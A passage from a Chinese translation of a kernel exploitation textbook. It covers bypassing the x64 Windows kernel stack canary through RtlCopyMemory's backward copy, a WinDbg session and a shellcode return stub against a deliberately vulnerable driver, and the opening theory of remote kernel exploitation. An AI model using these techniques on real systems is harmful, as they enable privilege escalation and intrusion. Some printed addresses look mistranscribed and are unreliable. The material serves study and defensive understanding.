在 [1] 处，函数分配了一个本地栈帧。在 [2] 处，master cookies 被复制进 RAX 寄存器，然后与实际栈指针值（RSP）进行异或操作。最后，cookies 被存入栈中，用来保护 [4] 处的返回地址。这里，与 32 位系统最大的区别在于没有 SEH 栈块。在 64 位系统中（用户态和内核态中），SEH 块都不再被装载进栈结构。由于 x64 架构为系统开发者提供了删除已经存在了几十年的诟病的机会，因此 SEH 的实现得到了仔细的检查（也就是彻底的重设计）。可以说 SEH 现在已经是基于表结构的了。这意味着创建出的表结构可以在编译时全面描述模块内所有的异常处理代码。然后再将这个表存入驱动头文件中。当发生异常时，异常表被异常处理代码解析，再寻找合适的异常处理句柄来调用。因此，不再有任何运行时的 overhead（性能得到提高），而且在栈缓冲区溢出期间，也不再会发生函数指针重写（安全提高）。乍一看，仿佛我们根本没有机会去绕过 stack canary 的保护。然而在改变一些条件的情况下，就会有机会！如果通过 `RtlCopyMemory()` 函数直接复制内存，并且使之处在 `_try/_exception` 块中，就像下面的例子中那样，就有可能对漏洞进行利用。这种方式看上去似乎有些奇特，但正是由于实现在 Windows 64 位系统内核上的 `RtlCopyMemory()` 函数，我们才有可能对其利用。

RtlCopyMemory() 的实现

下面的这段代码是执行 `RtlCopyMemory()` 函数时，TriggerOverFlow 的一个片段。

```
[ ... ]

mov     r8, rsi                 ; size_t
mov     rdx, r12                ; void *
lea     rcx, [rsp+88h+var_68]   ; void *
call    memcpy                  ; call the memcpy() function

[ ... ]
```

由于我们处理的是一段 x64 程序，其函数调用约定：声明参数必须通过寄存器传递。在之前的代码里，TriggerOverFlow 函数通过 R8 寄存器传递大小，通过 EDX 寄存器传递源地址，通过 RCX 寄存器传递目标栈的地址。最后，调用 memcpy() 函数（这是 RtlCopyMemory 函数的二进制实现）。

再来回顾一下导出的内核函数，可以看到 RtlCopyMemory() 以及 RtlMoveMemor() 和 memcpy()，实际上都采用 memmove() 函数的实现。在复制过程中，memmove() 函数必须管理可能重复的段，因此它通常用后向复制的方法实现。图 6.8 显示了 memmove() 实现的一个简单概要。




图 6.8　当访问用户模式下的缓冲区时的 RtlCopyMemory 函数

下面的这段代码是 memmove() 内核函数的开始部分：

```
dvwd!memcpy():

fffff880`05ac0200 4c8bd9          mov   r11,rcx
fffff880`05ac0203 482bd1          sub   rdx,rcx                    [1]
fffff880`05ac0206 0f829e010000    jb    fffff88005ac03aa           [2]

[ ... ]

fffff880`05ac03aa 4903c8          add   rcx,r8                     [3]
fffff880`05ac03ad 4983f808        cmp   r8,8
fffff880`05ac03b1 7261            jb    fffff88005ac0414
fffff880`05ac03b3 f6c107          test  cl,7
fffff880`05ac03b6 7436            je    fffff88005ac03ee           [4]

[ ... ]

fffff880`05ac0400 4883e908        sub   rcx,8                      [5]
fffff880`05ac0404 488b040a        mov   rax,qword ptr [rdx+rcx]    [6]
fffff880`05ac0408 49ffc9          dec   r9
fffff880`05ac040b 488901          mov   qword ptr [rcx],rax        [7]

[ ... ]
```

这个函数执行的第一个动作（在 [1] 处）就是把源 / 目标缓冲区地址作比较——更精确地说，就是用源地址减去目标地址。如果目标缓冲区地址比源地址高，结果就是一个负数。因此，在存在漏洞的函数中，将用户态（源缓冲区）与内核态（目标缓冲区）相减，结果永远是负数，在 [2] 处的跳转总会执行。与目标缓冲区相比，源缓冲区应位于较低的地址空间，memmove() 实现了一个后向复制，用来阻止可能发生的缓冲区的重叠。在这种情况下，由于两个寄存器位于不同的地址，显然不会有重叠发生，但函数却不会简单地考虑这种情况，只会对最坏情况的场景进行检查。由于这个函数执行的是一个后向的复制，它会加上缓冲区的大小，并且源缓冲区指向指针 [3]。在管理完后续的非线性字节的复制后，跳入 [4] 处的主复制循环。在 [5] 处，函数将存在 RCX 中的目标缓冲地址减 8。随后，在 [6] 处，一次复制 8 个字节的数据到 RAX 寄存器，并且在 [7] 处，存储保存在目标地址寄存器中的数据。由于 RCX 寄存器通常对源地址寄存器和目标地址寄存器都作计算（利用 [1] 处的减法），函数只需要在执行复制时对寄存器做减法即可。

注意 实际上，函数 RtlCopyMemory() 的汇编代码实现比前面提到的代码片段要大得多。整段代码考虑了当复制过程中涉及大缓存时的一些优化，以及一些高速缓存问题。

直接复制与索引复制

考虑 RtlCopyMemory() 问题，以及在 _try/_except 块中使用无效用户区映射干扰用户态到内核态复制的能力，我们可以容易地将一个直接的 memcpy() 风格的溢出转换为一个可控制的基于索引的缓冲区溢出。在“栈缓冲区溢出”那一节中介绍过，可以容易地将一个基于索引的溢出变成一个成功的漏洞利用，从而绕过 canary 的保护。

在这里，同 32 位情况类似，我们需要考虑一些无效的映射。这一次，缓冲区的“最后”必须显示在映射的匿名区域。余下的缓冲区必须真实地位于之前未映射的区域。由于复制开始于缓冲区的末尾，如果我们能控制缓冲区的最终大小，那么就可以实现可控制的基于索引的任意重写；这样一来，就能重写返回地址，而不影响任何其他不需改变的存储单元。图 6.9 概述了应如何设置缓冲区，从而突破绕过 canary 的保护。

恢复：返回到父函数栈帧

由于在这种情况下可以完全掌控复制，并且可以在不需要修改上层帧的条件下重写返回地址，我们可以采取一种新的、简易的策略，用以在执行完定制的 shellcode 之后恢复原控制流。我们可以添加一段简单的汇编语句，使其在原始程序之前运行。这个汇编语句段将会调用 C 语句进而在该语句执行时重新获得控制权；在这之后，这个段跳转到 TriggerOverflow() 函数的父函数处（使用一个汇编跳转指令）。当然，这个段应该在利用漏洞之前对其初始化。

漏洞利用代码使用了之前用过的一个相似技术，重新分配内核执行符号。首先，必须将驱动装载进用户态内存中，然后，使用格式匹配签名定位父函数所在的偏移地址。最后，使用驱动装载的基址信息，可以动态地重新定位父函数的绝对地址，并且可以合理地设置插桩代码。下面的代码描述了一个可以仿真上述过程的 WinDbg 会话。




图 6.9　x64 栈溢出利用的缓冲区布局

```
1: kd> bp TriggerOverflow
1: kd> g
Breakpoint 0 hit
ioctlsample!TriggerOverflow:
fffff880`05ac416c 48895c2418    mov qword ptr [rsp+18h],rbx

1: kd> ? poi(rsp)
Evaluate expression: -8246242033348 = fffff880`05ac413c

1: kd> u poi(rsp)-5 L2

fffff880`05ac4137 e830000000    call dvwd!TriggerOverflow
(fffff880`05ac416c)
fffff880`05ac413c 8bd8          mov ebx,eax
```

在上面的代码中，我们为这个可利用的函数设置了断点。当执行到断点处时，返回地址已经压入栈中。通过使用 poi 命令，即可从指定地址打印指针数据，这样就可以找出正确的返回地址。后面列出的命令描述了父函数调用该函数处的部分代码。如下所示，为了返回地址 FFFFF88005AC413C，必须插入桩代码。由于在调用这个函数时，返回地址已经从栈中弹出，桩代码只需简单执行绝对跳跃指令（JMP 命令），跳入该地址。当然，由于我们无法调试目标程序，不得不使用 ZwQuerySystemInformation() API 接口确定返回地址，从而获得驱动的实际基地址。当获取了基地址后，就能重新定位 RVA 以计算最终地址。最后的桩类似于下面的代码：

```
CALL ShellcodePrivilegesAdd
MOV R11, fffff88005ac413c
JMP [R11]
```

小结

在本章中，我们集中关注 Windows 的本地内核利用问题。本章可以分为 3 个部分。第一个部分介绍了 Windows 内核的基础知识以及如何准备工作环境。第二个部分展示了如何提升任意进程的权限级别，而第三部分则解释了如何利用不同类型的内核漏洞。由于 Windows 经历了很多个版本，本章主要集中于两个服务器平台：32 位 Windows Server 2003 SP2 和 64 位 Windows Server 2008 R2。

Windows 是一个非常有趣的操作系统，并且有着丰富的特征和保护模式。而且，因为 Windows 是一个闭源的操作系统，这需要花费很多精力来处理它的内部数据结构和未文档化的系统调用。基于这些原因，在开始分析之前，我们先展示了如何建立一个典型的调试环境。介绍了如何配置内核调试器（WinDbg）以及如何合理地搭建作为攻击目标内核主机的虚拟机。接下来，介绍了 DVWD 包，它包含了我们试图利用的精心制作的漏洞代码。本章还覆盖了一些 Windows 内核的概念，在继续漏洞利用执行之前，理解这些概念极为重要。

有了以上知识，我们可以继续深入到执行步骤并讨论了 3 种提升目标进程权限级别的方式：SID 列表修改、权限修改和 token 盗取。最后，以名为“Windows 漏洞利用实践”一节结束了本章的内容，在这一小节中，讨论了一种漏洞利用方法，这种方法可以将存在漏洞的路径的控制流重定向到位于用户态空间的 payload。通过本章的学习，我们较全面地了解了如何控制一个任意的内存重写及如何利用栈的缓冲区溢出。此外，也学习了 Windows 如何实现诸如内核态 stack canary（kenel/GS）和运行时关键结构保护等内核态保护，以及如何绕过这些保护进行利用的方法等。

尾注

1. Gates B, 2002. www.microsoft.com/about/companyinformation/timeline/timeline/docs/bp_Trustworthy.rtf.
2. Paget C, 2002. Shatter Attack – How to Break Windows, http://web.archive.org/web/20060904080018/http://security.tombom.co.uk/shatter.html.
3. Eriksson J, Janmar K, Oberg C, 2007. Kernel Wars, http://www.blackhat.com/presentations/bh-europe-07/Eriksson-Janmar/Whitepaper/bh-eu-07-eriksson-WP.pdf.
4. Barta C, 2009. Token Stealing, http://csababarta.com/downloads/Token_stealing.pdf.
5. Santamarta R, 2007. Exploiting Common Flaws in Drivers, http://www.reversemode.com/index.php?option=com_content&task=view&id=38&Itemid=1.
6. Jurczyk M, Coldwind G, 2010. GDT and LDT in Windows kernel vulnerability exploitation, http://vexillium.org/dl.php?call_gate_exploitation.pdf.

第三部分

远程内核漏洞利用

在讨论完本地漏洞利用之后，我们进一步来探讨远程漏洞利用。尽管远程内核漏洞不是一个新类别（我们在第 2 章做的分类在这里仍然有效），但是远程的情景明显影响到了漏洞利用的方法和技术。为了与本书其余部分保持一致，我们将首先从识别远程情景带来的挑战及应对这些挑战的技术着手，然后将这些技术应用到一个实际的例子中：SCTP 处理代码中的一个 Linux 远程堆栈溢出漏洞的利用。

第 7 章

远程内核漏洞利用面临的挑战[㊀]

本章主要内容

- 利用远程漏洞
- 执行第一条指令
- 远程 payload

引言

相比本地的内核漏洞利用，远程内核漏洞利用在很长一段时期内避开了公众视线（至少在公开渠道上）。第一个公开的远程内核漏洞利用的例子要追溯到 2005 年，来自 eEye 数字安全的 Barnaby Jack 发布了一篇名为“Remote Windows Kernel Exploitation – Step into the Ring 0”[㊁]的文章，这篇文章对赛门铁克个人防火墙的一个远程内核漏洞利用进行了详细分析[㊂]。

短短几年，这种情况就发生了巨大变化。每一个主要的操作系统都至少有了一个远程内核漏洞利用的目标。举例来说，OpenBSD 的座右铭是成为“在默认的安装中只有两个远程漏洞……”[1]（在 CORE 的 Alfredo Ortega 发现并利用了一个 IPv6 包处理中存在的漏洞之后[㊃]），而 Windows、Linux 和 Mac OS X 的无线设备驱动程序也成为各种远程漏洞的温

㊀ 本章反复出现了 stager 和 stage 两个词。它们都是代码片段，服务于 payload。但 stager 更为小巧和简洁，由于远程利用环境的限制，可能无法直接传送。stage，这就需要先传送一个 stager 在攻击者和目标主机间建立一个连接，然后再传送 stage 来实现更多的功能。——译者注

㊁ Barnaby Jack, “Remote Windows Kernel Exploitation-Step into the Ring 0,” http://research.eeye.com/html/papers/download/StepIntoTheRing.pdf (accessed 06.22.10).

㊂ eEye Research, “Symantec Multiple Firewall Remote DNS KERNEL Overflow” http://research.eeye.com/html/advisories/published/AD20040512D.html (accessed 06.22.10).

㊃ Alfredo Ortega, “Only two Remote holes in the default install” http://ortegaalfredo.googlepages.com/OpenbsdPresentation.pdf (accessed 06.22.10).

床[㊀㊁㊂]。并且，当一篇分析一个具体的漏洞利用类型的论文发表之后，这些技术就会广泛传播。例如，skape, H D Moore 和 Johnny Cache 基于一系列 Windows 无线驱动的问题，写了一篇关于 Windows 远程内核利用的文章并发表在一本不出名杂志的 e-zine[㊃]上（2006 年年底），作者还在 PHRACK 64 中的一篇名为“Kernel Exploitation Notes”（2007 年 5 月）的文章里讲述了 UNIX 世界（具体是 Linux）。远程内核漏洞利用已经不再神秘。虽然还有很多人觉得它神奇非凡，但远程内核漏洞利用已成为现实。

大多数情况下，远程内核漏洞利用比本地内核漏洞利用更为复杂，就像写远程用户态漏洞利用要比写本地漏洞利用复杂一样。另一方面，尽管内核级别的反漏洞利用保护的数量有限，但是用户态的保护正变得更加严密。单凭这一点，就使得探索漏洞利用技术来寻找目标内核漏洞这一过程变得十分有趣。

为了与本书中其他部分保持一致，本章主要关注方法和理论。喜欢从代码入手的读者可以跳到第 8 章，那里将按我们的方式有步骤地开发出一个针对 Linux 内核的、可靠的并可一次性通过的远程内核漏洞利用。

利用远程漏洞

远程漏洞攻击和本地漏洞攻击区别不大。事实上，在代码级别，它们并没有什么区别。内存损坏还是内存损坏，逻辑 bug 也还是逻辑 bug。我们第 2 章的所有的分类也同样适用于远程利用的情况。同时，触发漏洞背后的大量理论（比如，在 slab 漏洞利用中，定位一个靠近溢出对象的目标）也是基本相同的。因此，读者自然而然会想，远程漏洞利用到底有什么重大的区别，以至于本书专门用一章来讨论这个主题。

缺少公开信息

“远程利用”的定义首先指出了上述问题的答案。在定义一个漏洞利用为远程漏洞利用时，是指可以通过网络来对一个系统执行指令而不需要直接访问它。从某种程度上说，远程的漏洞利用是一种盲目的攻击。 对于攻击者来说，大量目标信息被简单地隐藏起来。如果是本地漏洞利用，可以利用诸如输出标志、分配统计和结构相关的入口（比如：中断描述符表（IDT），可以通过 SIDT 用法说明获得它的地址）等信息来实施攻击，这些信息大多数时候对开展攻击都很重要，而远程漏洞攻击则没有这些信息。内核不会给远程的攻击者暴露任何这类的信息，我们也不能直接地询问底层的结构。内核标志不同，方法也将完全不同。尽管我们没有办法去查

㊀ David Maynor, Johnny Cache, “Device Drivers(don’t build a house on shaky foundations)” www.blackhat.com/presentations/bh-usa-06/BH-US-06-Cache.pdf [accessed 06.22.10].

㊁ Karl Janmar, “FreeBSD 802.11 Remote Integer Overflow” www.blackhat.com/presentations/bh-europe-07/Eriksson-Janmar/Whitepaper/bh-eu-07-eriksson-WP.pdf [accessed 06.22.10].

㊂ sgrakkyu, “madwifi WPA/RSN IE remote kernel buffer overflow” www.milworm.com/exploits/3389 [accessed 06.22.10].

㊃ Johnny Cache, H D Moore, skape, “Exploiting 802.11 Wireless Driver Vulnerabilities on Windows” http://uninformed.org/?v=6&a=2&t=txt (accessed 06.22.10).

询内核运行时关于函数和变量的地址（比如：Linux 上的 /proc/kallsyms），但是基于对远程运行的内核镜像鉴别的精确程度，可以推测它们的地址。

提示 传统意义上，对于远程系统的利用以收集被利用主机的相关数据开始：哪些端口是打开的，什么服务和哪个版本的服务是可获得的，运行的是什么操作系统，是否有可获取的网站等。在这一步骤中，一个用户态利用携带的攻击和基于内核的攻击并没有太大的不同，它们集中在鉴别远程目标的应用和操作系统的版本和结构。间接暴露的信息的重要性也不可低估。举例来说，像“Powered by...”这样的字或者 HTTP 详细的错误信息都可能暴露有关目标内核版本的关键信息。

事实上，内核通常都在固定的地址载入它们的代码和数据段，这个固定的地址常常是在编译的时候决定的。这样做的主要原因是为了简化启动操作（从内存管理的各个方面来说，处理已知的固定的内存范围要比随机的更加容易，尤其是在启动的时候）、调试和保证不会内存越界（比如：一个设备的地址空间间隙或者一些其他的结构限制）。这个事实提供了一些我们感兴趣的暗示：

- 第一，假定我们能足够精确地指出远程内核版本（利用自定义编译内核时的异常[⊖]），就能够在本地复制同样的环境，并载入我们需要的地址硬编码（和测试）。换句话说，我们能够下载同样的镜像，检查那里的标志，由于内核的载入地址是可以预知的，可以计算出远程目标在虚拟内存中的地址。
- 一部分内存（比如，内核的头部，或者一些在启动时使用的静态的结构）包含一些可以预知的内容，而且这些内容在一些版本中也不会改变位置。我们感兴趣的一系列返回的伪代码（比如：一个给寄存器的 JMP 指令，我们将在“执行第一条指令”一节中介绍）可能会不经意地呈现出来。

为了帮助分析，表 7.1 列出了本书涉及的操作系统的内核核心组件载入的地址。

表 7.1 不同操作系统的内核核心载入地址

操 作 系 统	32 位 x86	64 位 x86-64
Linux	0xC0100000	0xFFFFFFFF8100000
Solaris	0xFE800000	0xFFFFFFFFB800000
Mac OS X (Leopard)	0x111000	/
Windows Server 2003	0x8080000	0xFFFFF80001000000

如表 7.1 所示，几乎所有的目标默认使用一个固定的、可预测的地址。唯一例外的就是 Windows 最近发布的版本（从 Vista/Server 2008 开始）——没有显示在表 7.1 中，它的启动地址每一次都是随机的。下面的程序切片显示了几个在连续重启 Windows Server 2008 R2 64 位机器时，ntoskrnl.exe 镜像载入的地址。

```
ntoskrnl.exe    base image address: 0xfffff80001616000
ntoskrnl.exe    base image address: 0xfffff80001655000
ntoskrnl.exe    base image address: 0xfffff80001657000
ntoskrnl.exe    base image address: 0xfffff80001612000
```

⊖ 自定义编译内核，虽然任何开源的内核都是可能的，但是自定义编译内核也仅现于 Linux 世界（甚至在 Linux 世界，很多主机也使用发行版编译的内核来简化更新操作）。

内核代码段和数据段不是我们唯一能够依靠的静态范围 / 地址。另外一个能引起我们极大兴趣的是所谓的 1:1 直接映射。多数的内核都会在系统的物理页面上保持一个 1:1 的映射。从一个给定的虚拟地址开始，系统上所有可利用的物理帧一个接一个地映射上去。举个例子，一个 Linux 上的函数 phys_to_virt()。这个函数负责获取一个物理地址和返回一个虚拟映射地址：

```
static inline void *phys_to_virt(phys_addr_t address)
{
        return __va(address);
}
#define __va(x)          ((void *)((unsigned long)(x)+PAGE_OFFSET))
#define PAGE_OFFSET      ((unsigned long)__PAGE_OFFSET)
#define __PAGE_OFFSET    _AC(CONFIG_PAGE_OFFSET, UL)
#define __PAGE_OFFSET    _AC(0xffff880000000000, UL)
```

如上所示，phys_to_virt() 获取一个物理地址然后简单地在获取的物理地址上加一个 PAGE_OFFSET。 对于 32 位的内核，0xC0000000 是一个典型的 CONFIG_PAGE_OFFSET 值，而在 64 位系统上，这个地址明确定为 0xFFFF880000000000。

当没有公开信息时，这两个例子阐述了如何寻找信息的大体思路，那就是利用操作系统内核的知识去寻找一个固定的地址和可能固定的内容。这些地方可能成为恶意篡改的目标（远程利用最有力的形式），或者在一些复杂的情况下，成为基于面向返回编程（Return Oriented Programming，ROP）利用的入口。通过后面章节的介绍，我们还将见到其他操作系统中具体的区域，比如 Linux 的 Vsyscall 页面和 Windows SharedUserData 节。

缺少对远程目标的控制

第二个问题在于我们对远程用户态进程的控制有限，而本地的内核攻击起初就是使用这些进程来实现的。当专注于理解各种内核攻击技术的细枝末节时，很容易忽略获得一个用户态进程支持的重要性，特别是在用户 / 系统地址空间结合的情况下。 还记得我们创建一个特定的 hoc O_DIRECT 映射来确保获得一个页面错误吗？或者将 shellcode 存储在进程映射里，然后再设法控制合适的（比如：可执行的）保护位和计算它的位置吗？

在这些情况中，用户态进程既提供了一个简单的载体来触发一个复杂的 bug（竞态条件下的 O_DIRECT 例子），也给了我们一个容易的方案来解决执行第一条指令（判定返回地址）的问题。 即使是在用户 / 系统地址空间分离的例子中，用命令行对“合适”的进程进行控制能使我们容易地存储 shellcode 和返回，而且不用考虑由于控制操作（如按顺序分配许多文件描述符），直接影响内核行为（如耗尽 SLAB 缓存）。

在远程的情况中，以上方法就不太适用。尽管在理论上还是有可能在用户 / 系统组合地址空间的环境下返回一个用户态的进程，但由于对运行中的进程控制有限，这种方法并不十分实用。

提示 继续我们对固定地址和固定内容的探索，进程代码段——在异常的环境中使用位置无关的可执行文件（PIEs）或者其他随机的形式运行——又加载到一个固定的地址并以一个可以预见的二进制头（比如：ELF）开始。这种内存可能再次成为另一个潜在的安全地址用于回跳，就像之前章中的例子说明的。

因此，我们面临的一个关键问题是：如何执行第一个 payload 指令？ 这实际上是远程利用的主要问题，因为我们一旦获得执行控制，就能使用复杂的 payload 来发现和使用我们需要的地址，从而实现一个成功的利用。这些情况在那些提供一个适当的位来标记页面为不可执行的结构中（在我们的例子中，页面地址扩展 [PAE] x86-64 和 x86-32 被标记为可用）变得尤其复杂，因为存放 shellcode 的地方是用于接收网络包的缓存，通常会被标记为不可执行。下一节“执行第一条指令”将仔细分析我们选择的两种架构上的可能的解决方案，涉及 x86-32 位 read-implies-execute（读—理解—执行）语义和 x86-64 位 NX 环境。

注意 值得指出的是，比起本地的例子，我们在远程的例子里，更多的是发现自己处在没有任何支持的进程来触发漏洞的情境中，也就是通过中断上下文来利用一个漏洞。在“远程 payload”一节，我们将探讨一些成功地避开中断上下文并迁移到不同情境中的 payload 的技术。

执行第一条指令

执行 payload 中的第一条指令是远程（和强化（hardened））情况中的关键问题。总的说来，就是要找到可以执行的内存，然后把我们的 payload 存在里面并执行。显然，这还包括知道这个内存地址。第一步，找到一些可以执行的内存，这在 x86-32 位的架构上是相当容易的，对 payload 来说，最合适的地方就是接收特定网络包的内核缓存，而且我们还能够从那里去执行它。

然而在 x86-64 架构上，就不一样了，许多授权存储“数据”的区域都被正确地标记成为了不可执行。尽管从在私有地址空间[⊖]采取“最少页保护”的原则来看，内核并不是无懈可击，然而存放我们 payload 的缓存有可能是不能执行的。这无疑对远程漏洞利用构成了非同寻常的挑战，基本上只能够利用可以进行任意篡改类型的漏洞。

我们首先从如何利用“直接指令流重定向”的情况（经典函数指针 / 保存的 IP 重定向）开始分析，这主要在 x86-32 架构上讨论。之后将更详细地讨论在 x86-64 架构上的进行任意篡改的问题。[⊖]

直接执行流程重定向

直接执行流程重定向是指破坏一个指针，然后用它来获取一条执行指令。导致这种情景

⊖ 这不完全令人吃惊：内核利用依然是被看做“新生事物”，同时，由于在多数的操作系统中，返回到用户态的 shellcode 还没有被遏制，所以到目前为止，并没有造成很大的压力，以便让操作系统去修复这些区域。

⊖ 由于这两个结构之间的主要区别是有没有合适的页面保护位，所以基本上所有我们谈到的关于 64 位的情况都适用于 32 位。

的经典案例是栈溢出（重写保存的返回地址或某些局部函数指针）和堆溢出（重写内部相邻对象的函数指针）。因为这里关注的是 x86-32 下的情况，所以可以使用缓冲区溢出来存储我们的 shellcode。唯一的问题是如何才能找到它在内存中的地址。事实上，在栈和堆的例子中，我们并不知道接收我们包的缓冲区在虚拟内存空间中的位置。（或者，在一般情况下，缓冲区的位置会因为我们的包而溢出到目标指针上。）

简单观察一下就能得到解决方案。尽管我们不知道缓存的位置，但是一些结构上的组件（比如：寄存器）可能会有它的地址或者附近的值。这在栈的情况中尤其如此，当执行 RET 指令后，栈指针将恰好指向重写指令指针的后面。如果我们能够到达存储的 EIP [⊖]，就可以废弃多一点的内存，从而控制 ESP（栈指针）指向的地址数据了。如图 7.1 所示。

如果您熟悉用户态基于栈的攻击，您就知道我们现在到了哪一步；如果不熟悉的话，我们将要讨论跳转指令序列了。

跳转指令序列是一个或多个指令集，它将执行流转移给寄存器中的一个值。在 x86 的结构下主要有 3 种形式：

- CALL<reg>

将控制转交给 <reg> 中指定的地址。CALL 指令将当前的指令指针压栈，这是一些在 payload 回复 / 清理部分必须要考虑到的事情。

- JMP<reg>

跳转到 <reg> 指定的地址。没有其他影响。

- PUSH<reg>，RET

这个顺序基本上是模拟一个过程返回。想要跳转的地址被压栈（就如 CALL 做的），然后调用 RET 指令，它将控制转交到跳转的地址。也可以认为这个序列也是没有其他影响的。

如图 7.1 中，在 RET 的右边，ESP 指向了重写指令指针的第一个字节。

警告　调用约定的方式会影响我们的方法，我们必须精心设计每一步骤。C 调用约定规定由调用者将参数压入栈。

```
push    $0x3
push    %ebx
call    some_func
add     $0x8, %esp
```

微软 stdcall 调用约定有明确的参数调用：

```
push    $0x3
push    %ebx
call    some_func

[...]

some_func:

[...]
    ret    $0x8
```

⊖　由于现在的讨论都只适用于 x86 32 位（没有 PAE）的结构，这里我们对寄存器使用 32 位的命名规则。

警告 在第一种情况中，一旦控制权转移到我们指定的地址，破坏了指令指针，ESP就正好指向压入参数的前面（请记住，栈向下增长）。在第二种情况下，ESP就正好指向压入参数的后面。其他调用约定也存在，例如，有了fastcall，有些参数是通过寄存器传递。最好的办法是经常检查函数的反汇编代码和采取相应措施。

